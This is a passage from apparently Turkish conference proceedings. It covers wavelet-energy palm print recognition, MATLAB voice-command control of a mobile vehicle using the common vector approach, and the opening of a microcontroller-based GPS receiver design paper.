Özellik ayıklama sırasında sabit karakteristikler, sinyalin tümünü temsil etmesi amacıyla ayıklanır. İşlenmemiş haliyle sinyal içerdiği bilgiyi belirli bir bozulma kitlesi altında saklı biçimde muhafaza ettiği için özellik ayıklama evresi işlemin tümü ele alındığında en zorlu adımdır. Ayıklama algoritmasının prensibi, biyometrik unsurun özelliklerini ifade eden bir vektör üretmek aynı kişilerden toplanan bilgilerin sistem tarafından benzer, farklı kişilerden toplanan bilgilerin ise sistem tarafından farklı olarak yorumlanmasıdır. Bunun için yapılan karşılaştırmaların her birinde bir benzerlik puanı hesaplanır, aynı sırada bir karar verme mekanizması, karşılaştırılan bilgilerin aynı kişiye ait olma olasılığını hesaplayarak biyometrik bilgiyi işlemciye gönderir.

Gerçekleme aşamasında (1-1 karşılaştırma) eşleştiği iddia edilen biyometrik özellikler eşleştiği özellik kaydı ile karşılaştırılır; teşhis aşamasında (1-M karşılaştırma) eşleşen biyometrik özellikler veritabanındaki tüm kayıtlarla karşılaştırılır (doğal olarak veritabanındaki sadece aynı sınıfa ait olan kayıtların tüm altkümeleriyle karşılaştırılması yeterlidir).

Genel bir biyometrik sistemin çıktısı biyometrik bilgilerin karşılaştırmalarından oluşan çiftlerin biraraya getirdiği -çoğu zaman aday listesi olarak adlandırılan- sıralı bir liste olabilir.

## 3. Parmak İzi ve Algoritmaları

Parmak izi en fazla kullanılan, taklit edilemez ve kişiye has bir biyometrik bilgidir. Parmak izi tanıma sistemlerinin otomatikleştirilmesi fikrinin doğduğu 1960'lı yıllardan beri par-

mak izi tanıma sistemlerinde kullanılan gerek yazılım gerekse donanım alanında önemli bir ilerleme kaydedildi. Mükrepsiz parmak izi tarama teknolojilerinin gelişimi, işlemci performansındaki artışlarla birlikte parmak izi tanımayı sadece suçlu tanıma alanında kullanılmak dışında, erişim denetimi, yoklama, bilgisayar kullanıcı girişi ve diğer birçok doğrulama/ruhsatlama mekanizmaları gibi sivil güvenlik uygulamalarında da kullanılmasına ön ayak oldu.



Şekil 2: Bir parmak izi imgesi

Parmak izi tanıma algoritmalarından en temel üç tanesi korelasyon bazlı, ayrıntı (minutiae) bazlı ve çizgi (ridge) bazlı eşleme teknikleridir. Korelasyon bazlı eşleme tekniğinde iki farklı parmak izindeki çizgi ve oluk-kırık modelleri karşılaştırılır. Ayrıntı (minutiae) bazlı eşleme tekniğinde ise ilk olarak parmak izindeki ayrıntı noktalarının yerleri belirlenir (çizgiler, çizgi sonlanmaları ve çatallanmalar gibi) ve bu ayrıntı noktaları oluş sıralarına göre karşılaştırılır. Son olarak çizgi (ridge) bazlı eşleme tekniğinde çizgiye ait yön ve şekil bilgileri kullanılır. Genelde korelasyon bazlı teknikler kayıt noktasının kesin yer bilgisini bilmeyi gerektirirler ve resmin çevrilmesinden ve dönüşünden etkilenirler, ayrıntı ve çizgi bazlı teknikler ise düşük çözünürlükteki parmak izi resimlerinde ayrıntıları ve çizgileri ayıklama konusunda zorluk yaşarlar, bunun yanında iki teknikte de çözünürlüğü arttırmak için ön işleme evresi gerekmektedir.

Genelde parmak izi resimlerinin saklanması ve iletilmesi resmi sıkıştırma ve genişletme aşamalarını içerir. Standart sıkıştırma teknikleri enerji kaybına (ve dolayısıyla veri kaybına) yol açtıkları için yeni bir parmak izi resmi sıkıştırma mo-

dellemesi olan Dalgacık Sayıl Ölçümü (Wavelet Scalar Quantization) önerilmektedir ([2],[3]).

## 4. Avuç İzi ve Algoritmaları

Avuç izi tanıma, tabiati gereği parmak izi eşleme algoritmalarını ikmal eder: İki biyometrik sistem de çizgilerde beliren etkilerin temsil ettiği karakterstiklere, kişiye has bilgilere dayanır. FBI görevlileri tarafından yapılan istatistiksel analizler avuç izi tanımanın daha çok revaçta olan parmak izi tanıma sistemlerini tamamlayıcı özellikleri bulunan bir biyometrik sistem olduğunu yansıtmaktadır. Bu çalışmalar ışığında ortaya çıkan bulgular, suç mahallerinde suçlular tarafından geride bırakılan izlerin %70'inin parmak izlerinden, %30'unun ise avuç izlerinden oluştuğunu göstermektedir. İşleme yetilerindeki yetersizlikler ve canlı tarama teknolojilerindeki eksiklikler nedeniyle avuç izi tanıma algoritmaları, parmak izi tanıma algoritmalarına kıyasla otomatikleştirildiklerinde daha yavaş çalışmaktadırlar.

1994 yılından beri parmak izi ve avuç izi tanımayı birlikte kullanan sistemlerine karşı giderek artan bir ilgi oluşmuştur[4].

Avuç izi saptaması parmak izinde olduğu gibi kabartma çizgilerinde(friction ridge) bulunan kitlesel bilgilere dayanır. Avuç izi, ya da parmak izi, kayıtları sıra halinde bulunan ve kabartma çizgilerinin yüksek ve sivri bölümlerini temsil eden koyu çizgilerden, ve bu kabartma çizgileri arasında bulunan vadileri temsil eden beyaz çizgilerden oluşur. Avuç izi tanıma teknolojisi avucun bu karakteristiklerinden bazılarını kullanmaktadır.



Şekil 3: Bir avuç içi imgesi

Avuç izi tespitinde ve/veya doğrulanmasında kullanılan algoritmalar parmak izi tanınmasında kullanılan algoritmalarla benzerlik gösterirler. Bu algoritmalar temel olarak korelasyona dayalı, özellik noktalarına (minutiae) dayalı ve çizgilere (ridge) dayalı olarak sınıflandırılmıştır. Korelasyona dayalı eşleşme iki avuç imgesinin birbirinden çıkartılarak iki resimdeki birbirine karşılık gelen çizgilerin bulunmasına; özellik noktalarına dayalı eşleşme ise avuç imgesindeki belirli özellik noktalarının yer, yön ve oryantasyon bilgilerinin belirlenmesine ve bu bilgilerin karşılaştırılmasına dayanır. Çizgilere dayalı eşleştirme tekniği, avuç izini sınıflandırırken özellik noktaları analizine ek olarak doku analizi ve beraberinde çizgilerin geometrik karakteristiklerini de kullanır. Korelasyona dayalı olan algoritmalar diğer tip tekniklerden daha hızlı çalışırlar, fakat imgede meydana gelen bozulmalara ve rotasyon varyanslarına daha az tolerans gösterirler. Özellik noktalarına dayalı algoritmalar yüksek kalitede imgelere ihtiyaç duyarlar ve avucun dokusal ya da görsel niteliklerinden yararlanmazlar. Son olarak, çizgilere dayalı algoritmalar ise iyi kaliteli resimler elde edebilmek için yüksek çözünürlüklü bir sensöre ihtiyaç duyarlar, ayrıca çizgi karakteristiklerinin ayırt edici özellikleri, özellik noktalarınınkinden önemli oranda daha azdır[4]. Bu tekniklerin olumlu ve olumsuz yönleri parmak izi tanınmasında da geçerli olmaktadır.

2002 yılında, Wu ve arkadaşları[5], Dalgacık Enerji Niteliği (Wavelet Energy Feature-WEF) adını verdikleri yeni bir avuç izi özelliği ortaya koymuşlardır. Çalışmalarında avuç izi kabartma çizgilerinin farklı çözünürlüklerde çoklu nitelikler sergiledikleri vurgulanmıştır; ana çizgiler (principle lines) daha kalındırlar dolayısıyla düşük çözünürlükte analiz edilebilirler; kırışık çizgiler (wrinkles) ana çizgilerden daha incedir ve orta çözünürlükte incelenebilirler; detay çizgileri (creases ya da ridges) ise en ince olanlardır ve yüksek çözünürlükte analiz edilmelidirler. Yönel özellik ise bu niteliklerin başka bir karakteristiğidir. Bu sebepten dolayı avuç izi, Mallet'in 1987 yılında sunduğu çoklu

çözünürlük sinyal ayrıştırma teorisinin (Multi resolution Signal Decomposition Theory) uygulanabileceği iyi bir adaydır[6]. Dalgacık enerji niteliği, bu üç tip çizginin -ana çizgiler, kırışık çizgiler ve detay çizgileri- farklı yönlerde ve farklı dalgacık ayrıştırma seviyelerindeki dalgacık enerji dağılımını yansıtmaktadır, bu sebeple bu yöntemin avuç izlerini ayırma yeteneği fazladır.

## 5.2 Boyutlu İşaretler için Dalgacık Dönüşümü: Genel Bir Giriş

Dalgacık dönüşümleri belirli matematiksel gereksinimleri karşılayan, verileri ya da başka fonksiyonları temsil etmekte kullanılan fonksiyonlardır. Dalgacık dönüşümü, 1807'de Joseph Fourier'in bulmuş olduğu herhangi bir periyodik ya da sonlu bir fonksiyonun sinüsler ve kosinüsler cinsinden yazılabilesine dayanan Fourier dönüşümüne benzemektedir, fakat dalgacık dönüşüm algoritması, veriyi farklı ölçeklerde ya da çözünürlükte işlemektedir; bu sebeple süreksiz sinyaller için de uygun olmaktadır.

Dalgacık dönüşümünü gerçekleştirmek için verimli bir yol filtre kullanılmasıdır. İmgeyi ayırtmak için 'analiz' filtreleri, imgeyi geri oluşturmak için de 'sentez' filtreleri kullanılır; resmi en iyi şekilde orijinaline döndürebilen belli başlı filtreler bulunmaktadır (Detaylı bilgi için [6]'ya bakınız.)

Şekil 4 'te 2 boyutlu işaretler için hızlı dalgacık dönüşümü gösterilmiştir.[6].

Şekil 4'ün üst kısmında 2 boyutlu 4-bantlık filtre bankasının (four-band filter bank) yüksek çözünürlüklü bir giriş işaretine (j+1) uygulanması ve sonucunda 4 tane altbant imge elde edilmesi gösterilmektedir. En alt çıkıttan başlayarak oluşan altbantlar şöyledir; yaklaşım (approximation) altbandı (ya da düşük ölçekte, j, ölçekleme katsayısı), ve bir yatay, bir dikey ve bir köşegen detay altbandı (ya da dalgacık katsayıları); eğer (j+1) = j<sub>0</sub> ise, giriş sinyali orijinal sinyale eşittir. 2<sup>j</sup>\*2<sup>j</sup> 'lik bir


imge durumunda, maksimum P = j kadar ayrıştırma derecesi elde etmek mümkündür, bu durumda P-ölçekte ve j-1 (en yüksek ölçek), j-2, ..., j-P çözünürlüklerde Hızlı Dalgacık Dönüşümü elde edilmiş olur.

Şekil 4'ün orta kısmında P = 2 olan bir imgenin ayrıştırılması grafiksel olarak gösterilmektedir. En sağdaki kare incelendiğinde; sol üst köşede j-1 çözünürlükte ölçeklenmiş imgeler bulunmaktadır, geri kalan üç komşu kareler ise ona karşılık gelen dalgacık katsayılarıdır. Bu altbantları kullanarak j yaklaşım sinyalini geri oluşturmak mümkündür, en sonunda ise giriş olarak verilen imge, oluşan j ölçekteki yaklaşım altbantı ve ona ait diğer detay altbantları -sağ-üst, sol-alt ve sağ-alt kareler- kullanılarak orijinal haline geri getirilebilir.

Şekil 4'ün alt kısmında sentez bankaları tarafından yapılan yeniden düzenleme adım adım gösterilmektedir. Her tekrarda tahmin (Wφ(j, m, n)) ve ayrıntı (Wψ(j, m, n)) alt imgeleri genişletilerek ve ardından biri sütunlar üzerinde, diğeri de satırlar üzerinde çalışan iki tek-boyutlu filtreyle konvolusyona sokulur. Sonucun toplanması (j+1) ölçekli tahmin imgesine denk gelir, ve bu işlem orijinal resim yeniden oluşturulana kadar devam ettirilir.

## 6. Dalgacık Enerji Niteliği (WEF) Ayıklama Algoritması

2002 yılında Wu ve arkadaşları[5], dalgacık enerji niteliğini yeni bir parmak izi karakteristiği olarak bilim dünyasına sundu. Farkına vardıkları, klasik algoritmaların avuç içinde bulunan farklı çizgilerin kalınlık ve genişliklerini önemsemeden çalışmalarınıdır. Oysa ki bu çizgilerin kalınlık ve genişlikleri, birbirine benzeyen avuç izlerini ayırt etmekte çok önemli rol oynar, Bu amaçla avuç izinin dalgacık enerjisini yatay, dikey, köşegenel yönlerde olmak üzere toplayan yeni bir algoritma sundular ve bu enerji bilgilerini değişik avuç izlerini karşılaştırmada kullandılar.



Şekil 4: İki boyutlu hızlı dalgacık dönüşümü [6]

Daha ayrıntılı olmak gerekirse, j'inci düzeye genişletildikten sonra orijinal resim (3J + 1) alt-imgeler tarafından temsil edilir.

$$I = [A_j, \{H_i, V_i, D_i\}_{i=1, \dots, j}]$$

A<sub>j</sub> I (orijinal resim)'nin yaklaşımıdır;  
H<sub>i</sub> yatay ayrıntı alt-imesidir ve i = 1, ..., j  
V<sub>i</sub> dikey dalgacık bilgisini saklar ve i = 1, ..., j  
D<sub>i</sub> köşegenel ayrıntı alt-imesidir ve i = 1, ..., j

J'inci düzeye yatay, dikey, köşegenel dalgacık enerjisi aşağıdakiler gibi ifade edilebilir:



$$E_1^h = \text{TOPLAM}_{x=1, \dots, M} (\text{TOPLAM}_{y=1, \dots, N} (H_1(x, y))^2)$$
$$E_1^v = \text{TOPLAM}_{x=1, \dots, M} (\text{TOPLAM}_{y=1, \dots, N} (V_1(x, y))^2)$$
$$E_1^d = \text{TOPLAM}_{x=1, \dots, M} (\text{TOPLAM}_{y=1, \dots, N} (D_1(x, y))^2)$$

Yani özellik vektörü (ÖV),

$$\text{ÖV} = (E_1^h, E_1^v, E_1^d)_{i=1, \dots, P}$$

P toplam dalgacık genişletme düzeyi sayısına tekabül eder, avuç izinin evrensel ayrıntılarını verimli bir biçimde ifade edebilir.

## 7. Sonuç ve Gelecek Çalışmalar

Klasik avuç izi ve parmak izi tanıma algoritmaları ayrıştırıldığı biyometrik unsurun tüm temel karakteristiklerini veya bu karakteristiklerin alt kümelerini karşılaştırmaya dayalı tekniklerdir. Buna rağmen birbirine benzeyen ve sadece ana çizgilerinin kalınlıkları bakımından birbirinden ayrılan avuç izleri olduğundan dolayı genelde bu ana çizgilerin veya kırışıklıkların varlığı biyometrik unsurun eşleştirilmesinde ve/veya tanınmasında yeterli olmamaktadır. Dalgacık enerjisi niteliği ise benzer özellikteki avuç izlerinin farklı çözünürlüklerde dalgacık dönüşümü yaparak ayırt edilmesini sağlamaktadır. Haar filtreleri uygulanarak yapılmış olan 3 düzey genişletilmiş dalgacık enerji niteliği ayıklama algoritması sonucu gerçekleştirilmiş tanıma başarı oranı %99'dur.

Gelecek çalışmalar, toplam işlem süresinin hesaplanması ve aynı algoritmaları paralel yöntemlerle uygulayarak toplam işlem süresinin azaltılmasını içermektedir.

## 8. Kaynaklar

- [1] Shen W., Tan T., "Automated Biometrics-based Personal Identification", *Proc. Natl. Acad. Sci. USA*, Vol. 96, pp. 11065-11066, September 1999
- [2] Ratha N., Senior A., Bolle R., "Automated Biometric", *IBM Thomas J. Watson Research Center*, P.O. Box 218, NY 10598
- [3] Funk W., Arnold M., Busch C., Munde A., "Evaluation of Image Compression Algorithms for Fingerprint and Face Recognition Systems", *Processing of the 2005 IEEE Workshop of Information Assurance and Security*, pp. 72-78, NY
- [4] "Palm Print Recognition" National Science of Technology Council (NSTC)", *Subcommittee on Biometrics*, 2006
- [5] Wu X., Wang K., Zhang D., "Wavelet Based Palmprint Recognition", *2002 IEEE, Proceedings of the First Int. Conference on Machine Learning and Cybernetics*, pp. 1253-1257, Beijing, 2002
- [6] Mallat S.G., "A Theory for Multi resolution Signal Decomposition: The Wavelet Representation", *1989 IEEE Transactions on Pattern Analysis and Machine Intelligence*, pp. 674-693, Vol. 11, No. 7, July 1989
- [7] Gonzales R.C., Woods R.E., "Digital Image Processing", 2<sup>nd</sup> edition, ISBN: 0-13-094650-8

## Ses Komut Tanıma ile Gezgin Araç Kontrolü

Rifat Edizkan<sup>1</sup>, Burak Tiryaki<sup>1</sup>, Tunç Büyükcan<sup>1</sup>, İsmail Uzun<sup>2</sup>

<sup>1</sup> Eskişehir Osmangazi Üniversitesi, Elektrik Elektronik Mühendisliği Bölümü, 26480, Eskişehir

<sup>2</sup> EKOM İletişim Teknolojileri, TÜBİTAK-MAM Teknoloji Serbest Bölgesi, 41470, Gebze, Kocaeli  
redizkan@ogu.edu.tr, btiryaki@ogu.edu.tr, tbuyukcan@ogu.edu.tr, iuzu@ekom.com.tr

**Özet:** Bu çalışmada, ses komut tanıma sistemi ile gezgin araç kontrolü gerçekleştirilmiştir. Bu sistemde ses komut tanıma ortak vektör yaklaşımı (OVY) ile yapılmaktadır. OVY bir altuzay sınıflama yöntemidir. Bu yöntem ile her sınıfa ait değişmez özellikleri taşıyan ortak vektör elde edilir. OVY, yalıtık ses tanıma uygulamasında saklı Markov model (HMM) yöntemi ile karşılaştırılabilir sonuçlar vermektedir. Gezgin araç beş ses komutu ile kontrol edilmektedir: "ileri", "geri", "sağa dön", "sola dön" ve "dur". Deneysel çalışmada, OVY ile kişiye bağımlı ses komut tanımadaki yüksek başarımlar elde edilmiştir.

**Anahtar Kelimeler:** Ses Komut Tanıma, Ortak Vektör Yaklaşımı, Gezgin Araç Kontrolü.

### Mobil Vehicle Control With Voice Command Recognition

**Abstract:** In this study, mobile vehicle control is implemented with voice command recognition system. In this system, common vector approach (CVA) is used to recognize voice commands. The CVA is a subspace classifier, and in the CVA method, a common vector that represents invariant features of class is obtained. CVA in isolated speech recognition gives comparative results with hidden Markov Models (HMM). The mobile vehicle is controlled with five voice commands: "forward", "backward", "turn right", "turn left" and "stop". In the experimental study, we obtained high success rates with CVA for speaker-dependent voice command recognition.

**Keywords:** Voice Command Recognition, Common Vector Approach, Mobil Vehicle Control.

### 1. Giriş

Ses tanıma sistemleri günlük hayatımızda birçok alanda kullanılmaya başlanmıştır. Ev, otomobil, ofis, hastane ve fabrika gibi çalışma ortamlarında ses tanıma ve sesle kontrol uygulamaları görmektediriz[1,8,15,16]. Ses komut sistemleri kullanıcıların insanlarla etkileşiminde, araç kontrolünde ve kişisel ve kamuya açık veri erişiminde kullanılmaktadır[16]

Ses tanıma; yalıtık, birleşik ve sürekli olmak üzere üç şekilde yapılmaktadır. Ses tanıma sistemleri, kişiye bağımlı veya kişiye bağımsız ses tanıma yapacak şekilde tasarlanabilir[4].

Ses komut tanıma sistemlerinde sesin bütünü

için bir model oluşturulabilir. Bu modelleme şekli özellikle sınırlı sayıda ses tanıma sistemleri için uygundur. Tanınacak ses sayısı fazla olduğu durumlar için ses modellemesi için ses birimlerinden yararlanılır. Ses birimleri ile ses/komut tanımadaki sürekli ses tanıma yöntemi uygulanır.

Ses komut tanıma sistemlerinde yalıtık veya sürekli konuşma tanıma yapılabilir [2,5,6,13,14]. Bu sistemlerde komutların değişken olması ve bu komutların sisteme kolay bütünleşmesi isteniyorsa sürekli konuşma tanıma yöntemleri tercih edilmelidir.

Günümüzde ses tanıma sistemlerinde "state-of-art" yöntemi olan saklı Markov modeller

(HMM) kullanılmaktadır[4-6,14]. HMM yanında değişik ses tanıma yöntemleri de kullanılabilir. Bu çalışmada ses komut tanıma için bir altuzay sınıflama yöntemi olan OVY yöntemi kullanılmıştır[2,5,13]. OVY, başarımlı olarak HMM'e yakın sonuçlar vermektedir. Ayrıca OVY'nin HMM'e göre eğitim ve tanımda işlem açısından üstünlükleri vardır[7].

Bu çalışmada, OVY kullanılarak ses komut tanıma sistemi ile gezgin araç kontrolü yapılmıştır. Gezgin araç kontrolü için "ileri", "geri", "sağa dön", "sola dön" ve "dur" komutları kullanılmaktadır.

## 2. Ortak Vektör Yaklaşımı

OVY, ses ve görüntü tanıma uygulamalarında kullanılan bir altuzay sınıflama yöntemidir[3,9,11,12]. Bu yöntem ile her sınıfa ait değişmez özellikleri taşıyan ortak vektör elde edilir. OVY hem yeterli veri durumu ( $m \geq n$ ), hem de yetersiz veri durumları ( $m < n$ ) için uygulanabilir [9,11,12]. Burada  $m$  ses komut sınıfına ait vektör sayısını,  $n$  ise her vektördeki eleman sayısını göstermektedir. Bu çalışmada OVY yetersiz veri durumu için ses komut tanıma yapılmaktadır.

OVY' de eğitim ile bir sınıfa ait ortak vektör ve o sınıfın farksızlık altuzayını veren özvektörler elde edilir. Yetersiz veri durumunda ( $m < n$ ) ortak vektör ve farksızlık altuzayını Gram-Schmidt dikleştirme yöntemi veya altuzay teknikleri kullanılarak elde edilebilir. Altuzay tekniğinde ortak vektör ile ortak değişinti matrisinin özvektörleri arasındaki ilişkiden yararlanılır[10].

Eğitim setinde bir sınıfa ait öznelik

vektörleri  $a_1, a_2, \dots, a_m \in R^n$  ile gösterilsin

Bu sınıfa ait ortak değişinti matrisi  $O$  Eşitlik (1)'den elde edilir.

$$\Phi = \sum_{i=1}^m (a_i - a_{ort})(a_i - a_{ort})^T \quad (1)$$

Eşitlik (1)'de aort, sınıf ortalama vektörünü

göstermektedir. OVY' de öznelik uzayı, farklılık altuzayı  $B$  ve farksızlık altuzayı  $B^\perp$  olmak üzere birbirine dik iki altuzaya ayrılır. Farksızlık altuzayı  $B^\perp$ , ortak değişinti matrisinin sıfır özdeğerlerine karşılık gelen özvektörler tarafından gerilir. Yetersiz veri durumu ( $m < n$ ) için ortak değişinti matrisi  $O$ ,  $n-m+1$  adet sıfır özdeğere sahip olacaktır. Bu özdeğerler büyükten küçüğe sıralandığında fark ve farksızlık altuzayları için özdeğerler aşağıdaki şekilde seçilir:

$$\underbrace{\lambda_n \geq \lambda_{n-1} \geq \dots \geq \lambda_{n-m+2}}_{m-1} \geq \underbrace{\lambda_{n-m+1} \geq \dots \geq \lambda_2 \geq \lambda_1}_{n-m+1}$$

$\lambda_i \neq 0$                        $\lambda_i = 0$

Fark Altuzayı                      Farksızlık Altuzayı

$\lambda_i$  özdeğerine karşılık gelen özvektör  $u_i$  ile

gösterilsin. Bu durumda farksızlık altuzay izdüşüm matrisi aşağıdaki şekilde bulunur.

$$P^\perp = \sum_{j=1}^{n-m+1} u_j u_j^T \quad (2)$$

Bir sınıfa ait ortak vektör  $a_{ortak}$ , o sınıfa ait

her hangi bir öznelik vektörünün farksızlık altuzayına izdüşümünden elde edilir:

$$a_{ortak} = P^\perp a_i \quad \forall i = 1, 2, \dots, m \quad (3)$$

OVY' de tanıma yapılırken en küçük öklid uzaklık ölçütü kullanılır. Bu ölçüte göre, bilinmeyen sese ait öznelik vektörü  $a_x$  'in her sınıfın farksızlık altuzayındaki izdüşümünün, o sınıfın ortak vektörüne olan uzaklığı bulunur. Bilinmeyen ses, en küçük uzaklığı veren sınıfa atanır.


$$c^* = \arg \min_{1 \leq c \leq K} \|P^{c\perp} a_x - a_{ortak}^c\| \quad (4)$$

Eşitlik (4)'de  $K$ , sınıf sayısını göstermektedir.

## 3. Ses Komut Tanıma Sistemi

Genel bir ses komut tanıma sisteminin blok şeması Şekil 1'de verilmektedir. Bu sistemde, bilinmeyen komuta ait sesin uç noktaları belirlendikten sonra öznelik vektörü elde edilir. OVY ile öznelik vektörünün hangi komuta ait olduğu belirlenir. Daha sonra bu komut sayısal I/O kartı ve RF verici üzerinden gezgin araca gönderilir.

Ses komut sisteminde tanıma yapılmadan önce ses komutlarının uç noktalarının belirlenmesi gerekir. Bu çalışmada uç nokta belirme için enerji ve sıfır geçiş ölçüleri kullanılmıştır [17]. Enerji ve sıfır geçiş sayısı için elde edilen eşik değerleri kullanılarak sesin uç noktaları belirlenmektedir.




Şekil 1. Ses komut tanıma sistemi

Öznelik çıkartma yapılırken önce ses örneklerine önvurgulama yapılmaktadır. Daha sonra ses örnekleri 32 ms'lik (256 örnek) çerçevelere ayrılarak çerçeveler üzerine Hamming pencereleme uygulanır. Çerçeveler arasındaki örtüşme 8 milisaniyedir (64 örnek). Her çerçeve için 12 MFCC (Mel Frequency Cepstral Coefficients) hesaplanmaktadır. Bu katsayıların ilk değeri logaritmik çerçeve enerjisini (LogE) vermektedir. Her çerçeve için elde edilen MFCC katsayıları arka arkaya eklenerek ses komutu için öznelik vektörü  $a_x$  elde edilmektedir.

## 4. Gezgin Araç Kontrolü


Ses komut tanıma ile gezgin araç kontrolünde kişisel bilgisayar, I/O kartı, RF alıcı ve verici

ve gezgin araç kullanılmaktadır (Şekil 2).



Şekil 2. Ses komut tanıma ile gezgin araç kontrol sistemi

Kişisel bilgisayar üzerinde MATLAB ortamında koşturulan yazılım ile ses komutları tanınmaktadır. Komut tanıma ile ilgili hareket bilgileri önce I/O kartına, oradan da RF verici ile gezgin araca iletilmektedir. Gezgin araç üzerindeki RF alıcı ile hareket bilgisi çözümlenmekte ve araç üzerindeki motora gerekli uyarım sinyalleri uygulanmaktadır.



Şekil 3. Sesli komut tanıma ve gezgin araç kontrolü için MATLAB- GUI.

Sesli komut tanıma ve gezgin araç kontrolü için MATLAB ortamında GUI hazırlanmıştır (Şekil 3). Bu GUI kullanılarak ses komutlarının kişiye bağımlı eğitimi yapılabilmektedir. GUI'de ses komutlarının modellenmesi için her komut için 10 kayıt yapılması istenmektedir. GUI ile her

kayıt grafiksel olarak çizilmekte ve bu kayıt sonra geri çalınmaktadır. Kullanılıcı bu kaydı kabul etmekte veya reddederek tekrar yeni bir ses kaydedebilmektedir.

Sistemdeki RF alıcı/vericinin ve gezgin aracın doğru çalıştığından emin olmak için GUI'ye elle kumanda seçeneği eklenmiştir. Bu seçenek ile GUI üzerinde komutlara karşılık gelen düğmeler üzerinden istenilen komut gezgin araca gönderilebilmektedir.

Bilgisayardan RF vericiye komutlar sayısal I/O kartı üzerinden gönderilmektedir. Bu çalışmada Advantech PCL818 veri toplama kartı kullanılmıştır.

GUI üzerinde ses kontrol seçeneği seçilerek gezgin aracın sesle kontrolü yapılmaktadır.

## 5. Sonuç

Bu çalışmada ses komut tanıma sistemi OVY ile gerçekleştirilmiş ve gezgin araç kontrolü yapılmıştır. Sistemin başarımı kişiye bağımlı tanıma için beklenildiği gibi %100 olarak elde edilmiştir.

MATLAB ortamında hazırlanan GUI, ses komut tanıma sisteminin geliştirilmesi için uygun bir ortam sağlamaktadır. Bu GUI ile farklı ses tanıma yöntemlerinin seçilmesi sağlanabilir. Bu şekilde farklı yöntemlerin ses komut tanıma uygulamasındaki başarımları karşılaştırılabilir.

Bu sistem, daha küçük ölçekli ve Digital Signal Processor (DSP) tabanlı ses komut tanıma sistemlerinin geliştirilmesinde kullanılabilir.

## 6. Kaynaklar

[1]. Abordo A., Liao J., "Voice Command Recognition: Robocard", Senior Project, University of California, Riverside Department of Electrical Engineering, June 2003.

[2]. CMU Sphinx Speech Recognizer, <http://sourceforge.net/projects/cmuspinx>.

[3]. Çevikalp,H., Neamatu, M., Wilkes, M., and Barkana, A., "Discriminative Common Vectors for Face Recognition", IEEE Transaction on Pattern Analysis and Machine Intelligence, 27: 4-13, 2005.

[4]. Deler J.R., Proakis J.G. and Hansen J.H., Discrete-Time Processing of Speech Signals, Macmillian, 1993. [5].Dikte Konuşma Tanıma, <http://www.dikte.com.tr/> [6].Dragon Naturally Speaking Software, <http://www.nuance.com/naturallyspeaking/>

[7]. Edizkan R., "Gizli Markov Model ile Bilgisayarda Konuşma Tanıma: Özellik Uzayında ve Altuzayda Sınıflandırıcı Tasarımı", Doktora Tezi, Eskişehir Osmangazi Üniversitesi Elektrik-Elektronik Mühendisliği Bölümü, 1999.

[8]. Gellatly A.W, The Use Of Speech Recognition Technology In Automotive Applications, Doktora Tezi, Virginia Polytechnic Institute and State University 1997.

[9]. Gülmezoğlu, M.B., Dzhafarov, V., Keskin, M. and Barkana, A., "A Novel Approach to Isolated Word Recognition", IEEE Trans. Speech and Audio Proc., 7(6):620-628, 1999.

[10]. Gülmezoğlu, M.B., Dzhafarov, V., and Barkana, A., "The Common Vector Approach and its Relation to Principle Component Analysis", IEEE Trans. Speech and Audio Proc., 9(6):655-662, 2001.

[11]. Gülmezoğlu, M.B., Dzhafarov, V., and Barkana A., "Örüntü Sınıflandırıcılar İçin Ortak Vektör Yaklaşımı", 7. Sinyal İşleme ve Uygulamaları Kurultayı, Haziran 1999.

[12]. Gülmezoğlu, M.B., Dzhafarov, V., Edizkan R. and Barkana A., "The common vector approach and its comprasion with other subspace methods in the case of sufficient data", Elsevier Computer and Speech Language dergisinde Nisan 2007 basılacak.

[13]. Günal, S., Edizkan, R., Barkana, A., "The design of real-time digit recognizer using the common vector approach". In: Proc. Eleventh National Conf. Signal Processing and Applications. İstanbul, 2003, 308-311.

[14]. GVZ, <http://www.gvz.com.tr/>.

[15].Hale,C.;Nguyen,C , "Voice command recognition using fuzzy logic", 7-9 Nov. 1995, 608-613.

[16]. Larson J.A. , Speech-enabled Appliances, <http://www.larson-tech.com/> November/December 2000.

[17]. Rabiner, L.R., Sambur, M.R., "An algorithm for determining the endpoints for isolated utterances". The Bell System Technical Journal, 1975, vol:54, 297-315.

## Mikrodenetleyici Tabanlı GPS Alıcı Tasarımı ve Yapımı

Tuncay Aydoğan, Hüseyin Şengün, İlhan Uysal

Süleyman Demirel Üniversitesi, Teknik Eğitim Fakültesi, Elektronik-Bilgisayar Bölümü, 3200, Isparta  
taydogan@tef.sdu.edu.tr, h\_sengun1905@yahoo.com, ilhanuysal@ultraslan.gen.tr

**Özet:** GPS (Global Positioning System – Dünyadaki Konumu Algılama Sistemi), günümüzde uygulama sahası en yoğun olan araştırma alanlarından birisidir. Bu çalışmada, GPS modülü sayesinde NMEA\_0185 standardı biçiminde elde edilen saat, uydu sayısı, enlem, boylam ve hız bilgilerini mikro denetleyici ile çözerek, kullanılabilir hale getiren bir GPS cihazı tasarımı yapılmıştır. Tasarımda WD-G-ZX4120 GPS modülü, AT89C2051 mikro denetleyici, 2x16 LCD ekran ve MAX232 entegresi kullanılmıştır. NMEA\_0185 biçimindeki bilgileri çözümleyebilecek ve bunları dış arabirime aktarabilecek bir yazılım hazırlanarak mikro denetleyiciye yüklenmiştir.

**Anahtar Kelimeler:** GPS modül tasarımı, NMEA.

### GPS Receiver Design and Application Based on Microcontroller

**Abstract:** Nowadays, GPS (Global Positioning System) have many application areas. In this study, A GPS receiver device that is based on the Atmel AT89C2051 uC is made. It consists of WD-G-ZX4120 GPS module, 2x16 LCD display and MAX232. It analyses NMEA\_0185 message format for time, latitude, longitude, number of satellites and velocity data. It is loaded on the microcontroller by desinging a software that can analyse the information in NMEA 0185 format and can transfer the information to outer interface.

**Keywords:** GPS module, receiver design, NMEA.

### 1. Giriş

